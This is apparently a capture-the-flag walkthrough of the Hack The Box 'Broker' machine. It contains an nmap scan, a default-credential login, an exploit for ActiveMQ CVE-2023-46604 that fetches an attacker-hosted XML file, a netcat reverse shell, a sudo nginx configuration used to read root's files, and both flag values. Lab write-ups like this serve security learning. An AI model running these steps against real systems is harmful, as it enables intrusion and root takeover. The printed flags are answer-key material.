


## Scanning and Enumeration

```
└─$ cat nmap.scan
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-13 01:39 PKT
Nmap scan report for 10.10.11.243
Host is up (0.15s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Error 401 Unauthorized
1037/tcp  open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Index of /
| http-ls: Volume /
|   maxfiles limit reached (10)
|  SIZE      TIME                FILENAME
|  -         06-Nov-2023 01:10   bin/
|  -         06-Nov-2023 01:10   bin/X11/
|  963       17-Feb-2020 14:11   bin/NF
|  129576    27-Oct-2023 11:38   bin/VGAuthService
|  51632     07-Feb-2022 16:03   bin/%5B
|  35344     19-Oct-2022 14:52   bin/aa-enabled
|  35344     19-Oct-2022 14:52   bin/aa-exec
|  31248     19-Oct-2022 14:52   bin/aa-features-abi
|  14478     04-May-2023 11:14   bin/add-apt-repository
|  14712     21-Feb-2022 01:49   bin/addpart
|_
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


- Opened website and a login prompt appeared. Used Default Credentials:

Username : admin

Password : admin



## Exploitation



<https://github.com/evkl1d/CVE-2023-46604/tree/main>

```
(moghees@kali)-[~/Desktop/CTF/HTB/broker]
$ python3 exploit.py -i 10.10.11.243 -p 61616 -u http://10.10.14.164/poc.xml
```

# ActiveMQ-ROO

```
[*] Target: 10.10.11.243:61616
[*] XML URL: http://10.10.14.164/poc.xml
```

```
[*] Sending packet: 0000006e1f000000000000000000000010100426f72672e737072696e676672616d65776f726b2e636f6e746578742e737570706f72742e436c61737350617468586d6c4170706c69636174696f6e436f6e7465787401001b687474703a2f2f31302e31302e31342e3136342f706f632e786d6c
```

```
(moghees@kali)-[~/Desktop/CTF/HTB/broker]
$ python3 -m http.server 80
```

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```
10.10.14.164 - - [13/Nov/2023 01:53:50] "GET / HTTP/1.1" 200 -
10.10.11.243 - - [13/Nov/2023 01:55:42] "GET / HTTP/1.1" 200 -
10.10.11.243 - - [13/Nov/2023 01:55:42] "GET / HTTP/1.1" 200 -
10.10.11.243 - - [13/Nov/2023 01:56:04] "GET /poc.xml HTTP/1.1" 200 -
10.10.11.243 - - [13/Nov/2023 01:56:04] "GET /poc.xml HTTP/1.1" 200 -
```

```
(moghees@kali)-[~]
$ nc -nvlp 69
listening on [any] 69 ...
connect to [10.10.14.164] from (UNKNOWN) [10.10.11.243] 48960
bash: cannot set terminal process group (901): Inappropriate ioctl for device
bash: no job control in this shell
activemq@broker:/opt/apache-activemq-5.15.15/bin$
```

## *user flag*

```
activemq@broker:/opt/apache-activemq-5.15.15/bin$ ls
ls
activemq      activemq.jar  linux-x86-32  macosx      root      test.elf
activemq-diag env           linux-x86-64  nginx.conf  root.pub  wrapper.jar
activemq@broker:/opt/apache-activemq-5.15.15/bin$ cd
cd
activemq@broker:~$ ls
ls
user.txt
activemq@broker:~$ cat user.txt
cat user.txt
d1c578d52c3083cbac56ea932e5b056c
activemq@broker:~$
```

## *priv esc*

```
activemq@broker:/$ sudo -l
sudo -l
Matching Defaults entries for activemq on broker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User activemq may run the following commands on broker:
    (ALL : ALL) NOPASSWD: /usr/sbin/nginx
activemq@broker:/$
```

Make a server using nginx

- Make your own conf file and make a vulnerable server.

```

sudo nginx -c /tmp/exp.conf
activemq@broker:/tmp$ cat exp.conf
cat exp.conf
user root;
events {
    worker_connections 1024;
}
http {
    server {
        listen 1337;
        root /;
        autoindex on;
    }
}

```

Index of /

../		
bin/	06-Nov-2023 01:10	-
boot/	06-Nov-2023 01:38	-
dev/	13-Nov-2023 10:11	-
etc/	07-Nov-2023 06:53	-
home/	06-Nov-2023 01:18	-
lib/	06-Nov-2023 00:57	-
lib32/	17-Feb-2023 17:19	-
lib64/	05-Nov-2023 02:36	-
libx32/	17-Feb-2023 17:19	-
lost+found/	27-Apr-2023 15:40	-
media/	06-Nov-2023 01:18	-
mnt/	17-Feb-2023 17:19	-
opt/	06-Nov-2023 01:18	-
proc/	13-Nov-2023 10:11	-
root/	07-Nov-2023 08:40	-
run/	13-Nov-2023 10:11	-
sbin/	06-Nov-2023 01:10	-
srv/	06-Nov-2023 01:18	-
sys/	13-Nov-2023 10:11	-
tmp/	13-Nov-2023 10:26	-
usr/	17-Feb-2023 17:19	-
var/	05-Nov-2023 01:43	-

*root flag*

Index of /root/

../		
cleanup.sh	07-Nov-2023 08:15	517
root.txt	05-Nov-2023 04:12	33

8a207d68faec4fb63752a956211ac624